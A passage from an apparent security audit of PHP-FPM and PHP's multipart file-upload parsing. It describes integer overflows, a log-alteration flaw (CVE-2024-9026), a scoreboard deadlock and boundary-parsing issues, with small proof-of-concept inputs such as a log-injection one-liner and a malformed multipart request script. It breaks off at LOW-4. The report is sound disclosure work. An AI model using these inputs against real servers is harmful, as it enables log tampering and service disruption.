7.3.1 Configuration

In addition of the regular PHP configuration through the `php.ini` file, PHP-FPM configuration is set using two different main categories, often file separated:

- The global configuration, in `php-fpm.conf`;
- Worker pools configurations, usually in `php-fpm.conf.d/<worker_pool_name>.conf`

The documentation detailing the available configuration parameters is available on the official PHP website [4].

LOW	LOW-1 Bad supplied UID or GID for PHP-FPM worker pool can trigger an integer overflow and create confusion on actual used UID/GID, or may repeatedly crash the starting workers (CWE-190)		
Likelihood	●○○○	**Impact**	●○○○
Perimeter	PHP-FPM Configuration		
Prerequisites	Edit a worker pool configuration file		
Description			
The supplied UID and GID to be used by PHP-FPM workers are converted from an unsigned long type, which could be either 64 or 32 bits unsigned integer depending on the platform, but are stored in a signed 32 bits integer. This could create confusion with the actual used UID/GID. Also, a bad UID or GID can make repeatedly crash the workers when setting UID or GID through `setuid` or `setgid` function, because the saved UID and GID are not verified to be valid before forking.			
Recommendation			
UID and GID should be expected to be an unsigned 32 bits integer, and the validity of the registered UID and GID should be verified before forking. Additionally, the `long` type should only be used when relevant or specifically needed, as its value may be different depending on the architecture and operating system.			

This issue is considered by PHP maintainers as a bug since the attacker would need to have control of the configuration which is not in PHP maintainers threat model.

For security purposes and because they don't need high privileges, PHP-FPM workers shouldn't run using **root** privileges. In order to specify the user and group to use, one has to fill the fields `user` and `group` in the dedicated worker pool configuration file.

During startup, worker pool configuration is parsed, and stored as a `struct fpm_worker_pool_s` defined below:

```
struct fpm_worker_pool_s {
  struct fpm_worker_pool_s *next;
  struct fpm_worker_pool_s *shared;
  struct fpm_worker_pool_config_s *config;
  char *user, *home;                /* for setting env USER and HOME */
  enum fpm_address_domain listen_address_domain;
  int listening_socket;
  int set_uid, set_gid;             /* config uid and gid */
  char *set_user;                   /* config user name */
  int socket_uid, socket_gid, socket_mode;

  /* runtime */
  struct fpm_child_s *children;
  int running_children;
```

```
  int idle_spawn_rate;
  int warn_max_children;
#if 0
  int warn_lq;
#endif
  struct fpm_scoreboard_s *scoreboard;
  int log_fd;
  char **limit_extensions;

  /* for ondemand PM */
  struct fpm_event_s *ondemand_event;
  int socket_event_set;

#ifdef HAVE_FPM_ACL
  void *socket_acl;
#endif
};
```

This structure is then later used in order to configure workers during startup phase.

The function `fpm_unix_conf_wp`, define in `fpm_unix.c` handles the worker pool configuration regarding users and groups. It is partially defined below:

```
static int fpm_unix_conf_wp(struct fpm_worker_pool_s *wp)
{
    int is_root = !geteuid();

    ...


  struct passwd *pwd;
  int is_root = !geteuid();

  if (is_root) {
    if (wp->config->user && *wp->config->user) {
      if (fpm_unix_is_id(wp->config->user)) {
        wp->set_uid = strtoul(wp->config->user, 0, 10);
        pwd = getpwuid(wp->set_uid);
        if (pwd) {
          wp->set_gid = pwd->pw_gid;
          wp->set_user = strdup(pwd->pw_name);
        }
      }
```

Those fields either accept user names and group names, or UID and GID. When UID or GID are supplied, they are converted from string to an `unsigned long` type, which is, for example, always an unsigned 64 bits integer on 64 bits Unix platforms. However, it is stored in `wp->set_uid`, which is a signed 32 bits integer.

This value is then used during worker initialisation, after it has forked, in the `fpm_unix_init_child` function. The interesting code part is defined below:

```c
if (is_root) {

    if (wp->config->process_priority != 64) {
        if (setpriority(PRIO_PROCESS, 0, wp->config->process_priority) < 0) {
            zlog(ZLOG_SYSERROR, "[pool %s] Unable to set priority for this new
            ↪  process", wp->config->name);
            return -1;
        }
    }

    if (wp->set_gid) {
        if (0 > setgid(wp->set_gid)) {
            zlog(ZLOG_SYSERROR, "[pool %s] failed to setgid(%d)",
            ↪  wp->config->name, wp->set_gid);
            return -1;
        }
    }
    if (wp->set_uid) {
        if (0 > initgroups(wp->set_user ? wp->set_user : wp->config->user,
        ↪  wp->set_gid)) {
            zlog(ZLOG_SYSERROR, "[pool %s] failed to initgroups(%s, %d)",
            ↪  wp->config->name, wp->config->user, wp->set_gid);
            return -1;
        }
        if (0 > setuid(wp->set_uid)) {
            zlog(ZLOG_SYSERROR, "[pool %s] failed to setuid(%d)",
            ↪  wp->config->name, wp->set_uid);
            return -1;
        }
    }
}
```

Fields `wp->set_uid` and `wp->set_gid` are given as argument to `setuid` and `setgid` functions which expects `uid_t` and `gid_t` types.

POSIX documents those type as integers and doesn't mention whether they are signed or unsigned. However the `GNU libc` defines them as unsigned integers.

At this point, the values can be the one supplied in the configuration file, or another values because they have overflowed during the 64 bits from 32 bits cast. The values also can be invalid regarding the UID or GID of the current running system: the function will return `-1` and the worker will shutdown.

Depending on the configuration of the process manager, workers may repeatedly start and crash because of bad UID/GID values.

7.3.2 Redirection of FPM workers stdout/stderr into main log

An option, disabled by default, allows the standard output and error flows to be redirected toward the master process so that they are also written in the logs.

When the option `catch_workers_output` is set to `yes` in the dedicated worker pool configuration file, `stdout` and `stderr` from worker processes are redirected to the master process through pipes. These pipes are created by the `int fpm_stdio_prepare_pipes(struct fpm_child_s *child)` function defined in `fpm_stdio.c`.

Then, events are created and registered to the event manager by `fpm_stdio_parent_use_pipes(struct fpm_child_s *child)`. The function `fpm_stdio_child_said`, defined in `fpm_stdio.c`, is configured to be called when data has been written through the corresponding file descriptors.

The function takes 3 arguments:

- `struct fpm_event_s *ev`, a pointer to an event structure which is used later to determine if the data comes from stdout or stderr and get the file descriptor to read from;
- `short which`, which is not used;
- `void *arg`, casted to `(struct fpm_child_s *)`, is a pointer to an instance of the child that has written to stdout or stderr.

When entering the function, a structure `struct zlog_stream` is created and linked to the child instance if it doesn't exist, through its `log_stream` field. The structure is defined below:

```c
struct zlog_stream {
    int flags;
    unsigned int use_syslog:1;
    unsigned int use_fd:1;
    unsigned int use_buffer:1;
    unsigned int use_stderr:1;
    unsigned int prefix_buffer:1;
    unsigned int finished:1;
    unsigned int full:1;
    unsigned int wrap:1;
    unsigned int msg_quote:1;
    unsigned int decorate:1;
    unsigned int is_stdout:1;
    int fd;
    int line;
    int child_pid;
    const char *function;
    struct zlog_stream_buffer buf;
    size_t len;
    size_t buf_init_size;
    size_t prefix_len;
    char *msg_prefix;
    size_t msg_prefix_len;
    char *msg_suffix;
    size_t msg_suffix_len;
    char *msg_final_suffix;
    size_t msg_final_suffix_len;
};
```

In our configuration, which is the default one (except that we have activated the redirection of stdout and stderr toward the master process), the structure is then initialized with the following

values:

```
memset(stream, 0, sizeof(struct zlog_stream));
stream->flags = ZLOG_WARNING; // 3
stream->use_syslog = 0;
stream->use_fd = 1;
stream->use_buffer = 1;
stream->buf_init_size = 1024;
stream->use_stderr = 0;
stream->prefix_buffer = 1;
stream->fd = STDERR_FILENO; // 2
stream->decorate = 1; // May be changed depending on configuration
stream->wrap = 1;
stream->msg_prefix // STREAM_SET_MSG_PREFIX_FMT which contains worker pool name
↪  and current child PID after string formatting
stream->msg_prefix_len // set after above buffer length
stream->msg_quote = 1;
stream->is_stdout = 1;
stream->child_pid = <pid of child>;
```

After initialization, the program enters an infinite loop where `buf`, a stack buffer of size 1024 bytes by default, is filled up to 1023 bytes from the specified file descriptor until it is empty or an error has occurred. This buffer is then parsed in order to properly log its content.

LOW	`LOW-2` Logs from workers may be altered (CWE-1287, CWE-117) - **CVE-2024-9026**		
Likelihood	●●○○	**Impact**	●○○○
Perimeter	PHP-FPM		
Prerequisites	Find a way to control the amount of data sent in the logs; Find a way to inject null characters in the logs		
Description			
Incorrect parsing of workers logs may lead to inject or delete up to 4 characters from the logs. If a syslog is configured and a null character is injected, content after the null character won't be sent. *Note: assigned CVE is CVE-2024-9026.*			
Recommendation			
Cursor index `start` should be set to `sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos` instead of `cmd_pos`. Additionally, null characters should be removed or encoded in the final buffer.			

A bug in the parsing logic in the received data from workers by the master process could lead to log alteration, either by adding or remove a few characters. It also seems possible to remove more data from the logs if a syslog is configured and a null character is injected in the data.

The parsing logic of the function is defined as below:

```c
while (1) {
  stdio_read:
  in_buf = read(fd, buf, sizeof(buf) - 1);
  if (in_buf <= 0) { /* no data */
    if (in_buf == 0 || !PHP_IS_TRANSIENT_ERROR(errno)) {
      /* pipe is closed or error */
      read_fail = (in_buf < 0) ? in_buf : 1;
    }
    break;
  }
  start = 0;
  if (cmd_pos > 0) {
    if((sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos) <= in_buf &&
        !memcmp(buf, &FPM_STDIO_CMD_FLUSH[cmd_pos],
        ↪  sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos)) {
      zlog_stream_finish(log_stream);
      start = cmd_pos;
    } else {
      zlog_stream_str(log_stream, &FPM_STDIO_CMD_FLUSH[0], cmd_pos);
    }
    cmd_pos = 0;
  }
  for (pos = start; pos < in_buf; pos++) {
    switch (buf[pos]) {
      case '\n':
        zlog_stream_str(log_stream, buf + start, pos - start);
        zlog_stream_finish(log_stream);
        start = pos + 1;
        break;
      case '\0':
        if (pos + sizeof(FPM_STDIO_CMD_FLUSH) <= in_buf) {
          if (!memcmp(buf + pos, FPM_STDIO_CMD_FLUSH,
          ↪  sizeof(FPM_STDIO_CMD_FLUSH))) {
            zlog_stream_str(log_stream, buf + start, pos - start);
            zlog_stream_finish(log_stream);
            start = pos + sizeof(FPM_STDIO_CMD_FLUSH);
            pos = start - 1;
          }
        } else if (!memcmp(buf + pos, FPM_STDIO_CMD_FLUSH, in_buf - pos)) {
          cmd_pos = in_buf - pos;
          zlog_stream_str(log_stream, buf + start, pos - start);
          goto stdio_read;
        }
        break;
    }
  }
  if (start < pos) {
    zlog_stream_str(log_stream, buf + start, pos - start);
  }
}
```

For each character, it is verified if the character is either `\n` or `\0`. If it is not one of these, it is ignored. When the end of the buffer is reached, the content read until that point,

which has not been processed, is added to the buffer `log_stream->buf` through the call of the `zlog_stream_str` function. If `log_stream->buf` is about to overflow, the prefix is added to the content, which is truncated to fit the maximum allowed size, and then it is written and flushed. The rest of the content is written to the buffer.

Case: \n Same as above, but it prints and flushes the content of the buffer anyway:

```
case '\n':
    zlog_stream_str(log_stream, buf + start, pos - start);
    zlog_stream_finish(log_stream);
    start = pos + 1;
    break;
```

Case: \0

```
case '\0':
    if (pos + sizeof(FPM_STDIO_CMD_FLUSH) <= in_buf) {
        if (!memcmp(buf + pos, FPM_STDIO_CMD_FLUSH, sizeof(FPM_STDIO_CMD_FLUSH)))
        ↪  {
            zlog_stream_str(log_stream, buf + start, pos - start);
            zlog_stream_finish(log_stream);
            start = pos + sizeof(FPM_STDIO_CMD_FLUSH);
            pos = start - 1;
        }
    } else if (!memcmp(buf + pos, FPM_STDIO_CMD_FLUSH, in_buf - pos)) {
        cmd_pos = in_buf - pos;
        zlog_stream_str(log_stream, buf + start, pos - start);
        goto stdio_read;
    }
    break;
```

If the current position of the cursor in the buffer does not overflow when added to the size of `FPM_STDIO_CMD_FLUSH`, then the comparison is made. If it matches, the above procedure is applied. The cursor `start` is then set to `pos` address added to the size of `FPM_STDIO_CMD_FLUSH` in order to exclude it from the next output.

If the end of the buffer is reached before the full comparison can be done, then the comparison is performed with the available portion. If it matches, the number of characters that have already been checked is saved in `cmd_pos`, and a `goto` statement brings the control flow back to the top of the loop so the buffer can be filled again with the remaining data.

At this point, `in_buf` contains new data read from the file descriptor, `log_stream->buf` contains the data read until now, and `cmd_pos` equals to the number of characters that have currently been compared against `FPM_STDIO_CMD_FLUSH`.

```
start = 0;
if (cmd_pos > 0) {
    if  ((sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos) <= in_buf && !memcmp(buf,
    ↪   &FPM_STDIO_CMD_FLUSH[cmd_pos], sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos)) {
        zlog_stream_finish(log_stream);
```

```
        start = cmd_pos; // This should be (sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos)
    } else {
        zlog_stream_str(log_stream, &FPM_STDIO_CMD_FLUSH[0], cmd_pos);
    }
    cmd_pos = 0;
}
```

As `cmd_pos` is greater than 0, the comparison continues with the remaining characters. If it matches, the current buffer is written and flushed. The cursor `start` is set to `cmd_pos`, and the iteration on the buffer starts again.

However, as it stands, the rest of the `FPM_STDIO_CMD_FLUSH` constant is added to the next output, including the `\0` character, or the first bytes of the next outputs are excluded depending on the value of `cmd_pos`.

Indeed, the cursor `start` should not be set to `cmd_pos` on line 16 ; it should be set to `sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos`. That is because `cmd_pos` is actually the number of characters that have been compared from the previous buffer. The number of remaining characters to compare is `sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos`, as used for the comparison with `memcmp` on line 14.

In the default configuration, logs are either polluted with up to four additional characters including `\0`, or up to four legitimate characters are deleted.

Additionally, if a null character is contained in the logs and a syslog is configured, it appears that the final string to be written will not contain the characters after null character.

Indeed, flushing the stream buffer is handled by `zlog_stream_buf_flush` function, defined as below:

```
static ssize_t zlog_stream_buf_flush(struct zlog_stream *stream) /* {{{ */
{
  ssize_t written;

#ifdef HAVE_SYSLOG_H
  if (stream->use_syslog) {
    zlog_stream_buf_copy_char(stream, '\0');
    php_syslog(syslog_priorities[zlog_level], "%s", stream->buf.data);
    --stream->len;
  }
#endif

  if (external_logger != NULL) {
    external_logger(stream->flags & ZLOG_LEVEL_MASK,
        stream->buf.data + stream->prefix_len, stream->len - stream->prefix_len);
  }
  zlog_stream_buf_copy_char(stream, '\n');
  written = zlog_stream_direct_write(stream, stream->buf.data, stream->len);
  stream->len = 0;

  return written;
}
```

If a syslog is configured, the buffer is null terminated, and then passed to `php_syslog`

without any information on the buffer length. The buffer and arguments are formatted by the `xbuf_format_converter` function defined in `/main/spprintf.c`, where the length of the argument is indeed determined using the `strlen` function, which is known to stop at `\0`.

```
case 's': // When %s is detected in the string to format
    s = va_arg(ap, char *);
    if (s != NULL) {
        if (!adjust_precision) {
            s_len = strlen(s);
        } else {
            s_len = zend_strnlen(s, precision);
        }
    } else {
        s = S_NULL;
        s_len = S_NULL_LEN;
    }
    pad_char = ' ';
    break;
```

This means that everything after the `\0` won't be included in the final message sent to the syslog. Under these conditions, it is therefore possible to suppress some logs.

Demonstration

As a demonstration, we reuse the fuzzing harness we used to fuzz the function `fpm_stdio_child_said`, and adapt it in order to print the content of the logs to stdout. We are filling the buffer with data and ending it with the first character of `FPM_STDIO_CMD_FLUSH`, so that the end of the buffer will contain `\[…]AAAQuarkslab\0\0`.

```
root@r:~/php-src# python3 -c 'print("A" * 1013 + "Quarkslab"+ "\0fscf\0" +
↪  "Quarkslab")' | ./sapi/fuzzer/php-fuzz-std-fpm
[24-Jul-2024 15:02:00] WARNING: [pool www] child 99999 said into stdout:
↪  "AAA[...]AAA"
[24-Jul-2024 15:02:00] WARNING: [pool www] child 99999 said into stdout:
↪  "AAA[...]AAAQuarkslab"
[24-Jul-2024 15:02:00] WARNING: [pool www] child 99999 said into stdout:
↪  "scfQuarkslab"
```

The null character is not shown because the shell ignores it, but it is included in the output, as shown below:

```
root@r:~/php-src# python3 -c 'print("A" * 1013 + "Quarkslab"+ "\0fscf\0" +
↪  "Quarkslab")' | ./sapi/fuzzer/php-fuzz-std-fpm  2>&1 | grep -a scf | awk
↪  '{print $11}' | xxd -a
00000000: 2273 6366 0051 7561 726b 736c 6162 220a  "scf.Quarkslab".
```

To suppress up to four characters, one has to end the buffer with all the characters of `FPM_STDIO_CMD_FLUSH` except the last one:

```
root@r:~/php-src# python3 -c 'print("A" * 1009 + "Quarkslab"+ "\0fscf\0" +
↪   "Quarkslab")' | ./sapi/fuzzer/php-fuzz-std-fpm
[24-Jul-2024 16:12:08] WARNING: [pool www] child 99999 said into stdout:
↪   "AAA[...]AAA"
[24-Jul-2024 16:12:08] WARNING: [pool www] child 99999 said into stdout:
↪   "AAA[...]AAAQuarkslab"
[24-Jul-2024 16:12:08] WARNING: [pool www] child 99999 said into stdout: "kslab"
```

7.3.3 Shared Memory

During initialization, PHP-FPM allocates a shared memory segment for each configured worker pool using `void *fpm_shm_alloc(size_t size)` function, defined in `fpm_shm.c` using the following statement:

`mmap(0, size, PROT_READ | PROT_WRITE, MAP_ANONYMOUS | MAP_SHARED, -1, 0);`

with `MAN_ANONYMOUS` defined as `MAP_ANON` for MacOS. The shared memory segment is used to store a `struct fpm_scoreboard_s` main structure and as many `struct fpm_scoreboard_proc_s` structures as the maximum number of alive workers. Those structures are mainly used for statistics and monitoring purposes. They both are defined below:

```
struct fpm_scoreboard_s {
    union {
        atomic_t lock;
        char dummy[16];
    };
    char pool[32];
    int pm;
    time_t start_epoch;
    int idle;
    int active;
    int active_max;
    unsigned long int requests;
    unsigned int max_children_reached;
    int lq;
    int lq_max;
    unsigned int lq_len;
    unsigned int nprocs;
    int free_proc;
    unsigned long int slow_rq;
    struct fpm_scoreboard_s *shared;
    struct fpm_scoreboard_proc_s procs[] ZEND_ELEMENT_COUNT(nprocs);
};
```

```
struct fpm_scoreboard_proc_s {
    union {
        atomic_t lock;
        char dummy[16];
    };
    int used;
```

```
    time_t start_epoch;
    pid_t pid;
    unsigned long requests;
    enum fpm_request_stage_e request_stage;
    struct timeval accepted;
    struct timeval duration;
    time_t accepted_epoch;
    struct timeval tv;
    char request_uri[128];
    char query_string[512];
    char request_method[16];
    size_t content_length; /* used with POST only */
    char script_filename[256];
    char auth_user[32];
#ifdef HAVE_TIMES
    struct tms cpu_accepted;
    struct timeval cpu_duration;
    struct tms last_request_cpu;
    struct timeval last_request_cpu_duration;
#endif
    size_t memory;
};
```

We can notice that there is no pointer in these structures except `struct fpm_scoreboard_s *shared` in the `fpm_scoreboard_s` one. However, it is never used by the master process as it is used only by a dedicated pool to handle special `status` requests.

MEDIUM	`MED-1` Denial of service of the PHP application and the CPU core used by the PHP-FPM worker instance which is loaded to its maximum capacity (CWE-833)		
Likelihood	●○○○	**Impact**	●●●○
Perimeter	FPM		
Prerequisites	A way to write in a PHP-FPM worker memory		
Description			
Setting the `atomic_t lock` variable of the worker pool scoreboard leads PHP-FPM Workers and Master process to a deadlock and consumes all of the CPU thread resources they are using.			
Recommendation			
If the use of mutex or semaphore is not possible, pausing the program for 1 millisecond will significantly lower the CPU consumption. Additionally, a watch dog should be implemented within the Master process. The latter should wait for a limited number of attempts, in order to never deadlock.			

As requested in the key tasks of Quarkslab's audit, attack scenarios regarding the PHP-FPM shared memory have been covered. Therefore the following vulnerability is only exploitable if the attacker has found a way to write in a worker memory. This issue has been fixed in https://github.com/php/php-src/commit/3490ac0cb31f88a9d1b1cb1fba7de31aa99cb980 as part of PHP 8.3.16.

Write access to the PHP-FPM worker pool scoreboard is protected by a `atomic_t lock` field. When a process wants to edit it, it verifies that this field equals 0. It it set to 1 right before editing it, and then set back to 0 to allow other processes to edit it. However, if for any reason this variable is not set back to 0, workers and master processes will deadlock and consume a lot of CPU resources, waiting for the scoreboard to be unlocked.

Each time a worker accepts an incoming request and parses a request header, the function `fpm_scoreboard_update_begin` is called in order to prepare the update to the scoreboard. This consists in getting a pointer to the worker pool scoreboard, waiting for the scoreboard lock to be released, and then lock it. By doing so, it will be able to update it with its current state. The master process also calls this function, periodically, during its "idle_server_maintenance" event through `static void fpm_pctl_perform_idle_server_maintenance(struct timeval *now);`. The function `fpm_scoreboard_update_begin` is defined below:

```
void fpm_scoreboard_update_begin(struct fpm_scoreboard_s *scoreboard) /* {{{ */
{
  scoreboard = fpm_scoreboard_get_for_update(scoreboard);
  if (!scoreboard) {
    return;
  }

  fpm_spinlock(&scoreboard->lock, 0);
}
```

Each time a worker or the master tries to access the shared memory for writing purposes, it verifies it is not currently in use by reading the `lock` field of the `fpm_scoreboard_s` structure. In order to do that, the function `fpm_spinlock` defined below, is called:

```
static inline int fpm_spinlock(atomic_t *lock, int try_once) /* {{{ */
{
  if (try_once) {
    return atomic_cmp_set(lock, 0, 1) ? 1 : 0;
  }

  for (;;) {

    if (atomic_cmp_set(lock, 0, 1)) {
      break;
    }

    sched_yield();
  }
```

```
    return 1;
}
```

While sometimes this function is called with its second argument `try_once` set to 1, this is not the case when the workers or the master processes want to update the `fpm_scoreboard_s` structure. In this case, it is set to 0, the control flow enters the `for` infinite loop.

If the lock is already set either maliciously or by a worker that has crashed before it can unset it, then it deadlocks and will loop forever without any pauses. This leads to both a logical denial of service and a potential system denial of service, as the CPU thread used by the current process will be fully loaded.

The `lock` field can also be set on the `fpm_scoreboard_proc_s` structure of each child. However, it seems that for this structure, the second argument of `fpm_spinlock` is always set to 1 and the failure to accessing the structure doesn't prevent the process to complete the main tasks.

If a timeout is configured in the FPM configuration, a heartbeat method is registered and periodically called, invoking `fpm_request_check_timed_out`, but this doesn't help as the method immediately returns if it fails to acquire the proc of the targeted child.

8. RFC 1867

8.1 Context

RFC 1867, also known as ”Form-based File Upload in HTML”, is a specification that extends the capabilities of HTML forms, allowing users to upload files to a web server through their browser. Published in November 1995 by the Internet Engineering Task Force (IETF), RFC 1867 introduced a method for handling file uploads in web applications, which was not previously supported in standard HTML form submissions.

Before RFC 1867, HTML forms were limited to basic data inputs such as text, checkboxes, and radio buttons. With the advent of this specification, the ability to handle file uploads became a significant feature for web development. It provided a way for users to select files from their local systems and transmit them to the server as part of a form submission. This opened up a wide range of applications, such as allowing users to upload images, documents, and other files in web services like content management systems, social media platforms, and e-commerce websites.

The implementation of RFC 1867 in web browsers and server-side languages, including PHP, introduced a new enctype value for HTML forms (multipart/form-data), which is used specifically to handle file uploads. This encoding type enables the form to send not only form data but also binary data (e.g., files) in a structured manner, ensuring proper communication between the client and server.

8.2 Audit Methodology

The logic responsible for the processing and the setup of the environment related to the Form-based File Upload is located in the file `main/rfc1867.c`. Its security was evaluated using a mixed approach of static and dynamic analysis. Quarkslab auditors began by thoroughly reviewing the specification document and comparing it with the actual implementation to identify any inconsistencies or gaps. The source code was meticulously inspected by hand, focusing on potential vulnerabilities and logical discrepancies. In cases where certain parts of the implementation were difficult to interpret, dynamic analysis was employed to assist in understanding the code’s behavior during runtime. This approach helped clarify complex areas of the implementation that were not immediately apparent through static analysis alone. However, due to the time constraints of the audit, automated fuzzing was not utilized, as setting up the necessary environment proved too complex within the given timeframe.

Audit environment configuration

The used audit environment configuration was the same as in 7.2. Since this section focuses on the assessment of form-based file uploads via HTTP, an HTTP server capable of receiving requests and executing PHP scripts needed to be set up. For this purpose, an FPM setup was paired with an Nginx instance. More details on how to configure these two together can be found on the Internet.

8.3 Findings

Below are presented the findings of the component's assessment, highlighting both the identified security issues and recommendations for improving the robustness of the Form-based File Upload implementation in PHP.

Automated static analysis results

CPPcheck was used to detect bugs, undefined behaviour and dangerous coding constructs. The tool didn't detect any of the above.

INFO	INFO-1 Accepted multipart request boundaries with invalid sizes (CWE-130)
Perimeter	Form-based File Upload (RFC 1867)
Description	
Multipart request boundaries of size greater than 70 characters are accepted, violating RFC 1521.	
Recommendation	
Limit the size of accepted multipart request body boundaries.	

It was identified that multipart request boundaries of size greater than 70 characters are accepted violating RFC 1521 (for PoC see LOW-4).

INFO	INFO-2 Accepted invalid characters inside a boundary (CWE-1286)
Perimeter	Form-based File Upload (RFC 1867)
Description	
Multipart request boundaries can contain invalid characters violating RFC 2046	
Recommendation	
Reject boundaries containing invalid characters.	

Proof-of-Concept (PoC)

The following Python payload generates a request with a boundary containing whitespaces:

```python
def boundary_charset_violation(url="http://localhost/upload.php"):

    boundary = 'BoundaryContains Spaces'

    content_type = f"multipart/form-data; boundary={boundary}"
    body= f'--{boundary}\r\nContent-Disposition: form-data; name="qb"' +  \
    f'\r\n\r\nCharset violation\n\r\n--{boundary}--'

    request = requests.Request("POST", url)
    prepared_request = request.prepare()
    prepared_request.body = body
    prepared_request.headers["Content-Length"] = len(body)
    prepared_request.headers["Content-Type"] = content_type

    with requests.session() as session:
            response = session.send(prepared_request)
            if response.status_code != 200:
                print(response.status_code)
                print(response.text)
            else:
                print("success")
```

The specification violation (RFC 2046 (section 5.1.1))is not detected and the payload is successfully transmitted and processed by user PHP scripts.

INFO	`INFO-3` Parsing of inherently invalid multipart requests (CWE-130)
Perimeter	Form-based File Upload (RFC 1867)
Description	
The multipart request body is parsed even when its `Content-Length` is smaller than the length of the specified boundary. In such cases, the request is inherently invalid, and no further resources should be spent parsing it to confirm its invalidity.	
Recommendation	
Disregard the request as invalid if the boundary length is greater than the `Content-Length` header value	

INFO	`INFO-4` Wrong boundary extraction from a non-standard request (CWE-241)
Perimeter	Form-based File Upload (RFC 1867)
Description	
A discrepancy was discovered in the code logic responsible for extracting the correct boundary parameter value from the HTTP `Content-Type` header in the case of non-standard HTTP request.	
Recommendation	
When extracting the multipart boundary from the HTTP `Content-Type` header, ensure that it is not a substring of another string, or disregard non-standard HTTP requests.	

A discrepancy was discovered in the code logic responsible for extracting the correct boundary parameter value from the HTTP `Content-Type` header in the case of non-standard HTTP request. The current implementation mistakenly searches for the first occurrence of the string boundary without ensuring that it is an exact match and not part of another word. This issue only appears for requests which are not compliant to RFC 7231. The code parsing the HTTP header which should extract the correct boundary value is the following:

```
// main/rfc1867.c:708
boundary = strstr(content_type_dup, "boundary");
if (!boundary) {
    int content_type_len = (int)strlen(content_type_dup);

    char *content_type_lcase = estrndup(content_type_dup, content_type_len);
    zend_str_tolower(content_type_lcase, content_type_len);

    boundary = strstr(content_type_lcase, "boundary");
    if (boundary) {
        boundary = content_type_dup + (boundary - content_type_lcase);
    }
    efree(content_type_lcase);
}

if (!boundary || !(boundary = strchr(boundary, '='))) {

    EMIT_WARNING_OR_ERROR("Missing boundary in multipart/form-data POST data");
    return;
}
boundary++;
boundary_len = (int)strlen(boundary);


if (boundary[0] == '"') {
    boundary++;
    boundary_end = strchr(boundary, '"');
    if (!boundary_end) {
```

```
        EMIT_WARNING_OR_ERROR("Invalid boundary in multipart/form-data POST
        ↪  data");
        return;
    }
} else {
    boundary_end = strpbrk(boundary, ",;");
}
if (boundary_end) {
    boundary_end[0] = '\0';
    boundary_len = boundary_end-boundary;
}
```

Proof-of-Concept (PoC)

Consider the following payload:

```
Content-Type: multipart/form-data; subboundary="fail", boundary=aAax2
```

The above logic will extract the value of the header field `subboundary` rather than the one of `the boundary`. This can lead from failing to parse the request up to parsing it in an erroneous way.

LOW	LOW-3 Integer Overflow when parsing php.ini configuration values (CWE-190)		
Likelihood	●○○○	**Impact**	●○○○
Perimeter	Form-based File Upload (RFC 1867)		
Prerequisites	Write access to php.ini		
Description			
It is possible to trigger an integer overflow by defining an excessive value for the maximum number of body parts in a multipart HTTP request in php.ini .			
Recommendation			
Verify that the user-supplied data via php.ini does not cause an integer overflow and use homogeneous integer types when doing integer arithmetic.			

An integer overflow was discovered in the logic that handles the maximum number of body parts in a multipart HTTP request. This issue arises due to the lack of validation for user-supplied data via php.ini , along with the incorrect storage of a 64-bit integer in a 32-bit variable. In detail, the vulnerability consists of adding up two zend_long (alias of int64_t) integer variables when a negative value is supplied for the max_multipart_body_parts field in php.ini . Additionally, the result is stored in a 32-bit integer variable without validating whether the previous arithmetic operation produced a value that fits within the allowable range. This leads to misleading log warning messages, an inconsistent processing state, and faulty arithmetic operations, potentially causing further overflows or underflows.

Proof-of-Concept (PoC)

To illustrate the above, one has to set up the following variable field values inside php.ini :

```
...
max_file_uploads = 9223372036854774808
; Default Value: -1 (Sum of max_input_vars and max_file_uploads)
max_multipart_body_parts = -1
...
```

The logic inside main/rfc1867.c responsible for the processing of the above values is:

```
//main/rfc1867.c:668
zend_long upload_cnt = REQUEST_PARSE_BODY_OPTION_GET(max_file_uploads,
↪   INI_INT("max_file_uploads"));
zend_long body_parts_cnt = REQUEST_PARSE_BODY_OPTION_GET(max_multipart_body_parts,
↪   INI_INT("max_multipart_body_parts"));
zend_long max_input_vars = REQUEST_PARSE_BODY_OPTION_GET(max_input_vars,
↪   PG(max_input_vars));
...
if (body_parts_cnt < 0) {
    body_parts_cnt = max_input_vars + upload_cnt;
```

```c
}
int body_parts_limit = body_parts_cnt;
...
if (--body_parts_cnt < 0) {
    EMIT_WARNING_OR_ERROR("Multipart body parts limit exceeded %d. To increase the
    ↪  limit change max_multipart_body_parts in php.ini.", body_parts_limit);
    goto fileupload_done;
}
...
```

Supplying $2^{63} - 1$ for `max_file_uploads` overflows the `body_parts_cnt` hence, it becomes negative. Furthermore, there is a 32-bit signed integer cast of a 64-bit signed integer (`body_parts_limit`). This results in confusing log warning messages written to `stderr` by the FPM worker. The output below was produced when sending a multipart HTTP request containing only one part:

```
--e932eddb2559cca708c5cb806f24abfb
Content-Disposition: form-data; name="qb"

Quarkslab
--e932eddb2559cca708c5cb806f24abfb--
```

```
[18-Jul-2024 07:37:59] WARNING: [pool www] child 3766 said into stderr: "NOTICE:
↪  PHP message: PHP Warning:  PHP Request Startup: Multipart body parts limit
↪  exceeded 999. To increase the limit change max_multipart_body_parts in
↪  php.ini. in Unknown on line 0"
```

The message indicates that a limit of 999 was exceeded while the request contains only one part.

It is also possible to assign to `max_file_uploads` the value of $2^{63} - max_input_vars$ which when added up with `max_input_vars` will produce an integer overflow (-2^{63}) which should be an illegal value. This is then decremented (`--body_parts_cnt`) and underflows thus, resulting in a positive value. From our point of view, supplying negative values for both `max_file_uploads` and `max_multipart_body_parts` does not make sense and shouldn't lead to normal execution. However, it does with the following configuration (using $max_input_vars = 1000$ which is the default value in the tested setup):

```ini
...
; max_file_uploads = 2^63-1000(max_input_vars)
max_file_uploads = 9223372036854774808
; Default Value: -1 (Sum of max_input_vars and max_file_uploads)
max_multipart_body_parts = -1
...
```

This issue is classified as a bug by the PHP maintainers according to their security policy which does not regard providing incorrect values in `php.ini` as a plausible attack vector.

LOW	`LOW-4` Erroneous parsing of multipart form data (CWE-1286) - **CVE-2024-8925**		
Likelihood	●○○○	**Impact**	●○○○
Perimeter	Form-based File Upload (RFC 1867)		
Prerequisites	none		

Description

Incorrect parsing of multipart form data could result in data loss, compromising data integrity. *Note: assigned CVE is CVE-2024-8925.*

Recommendation

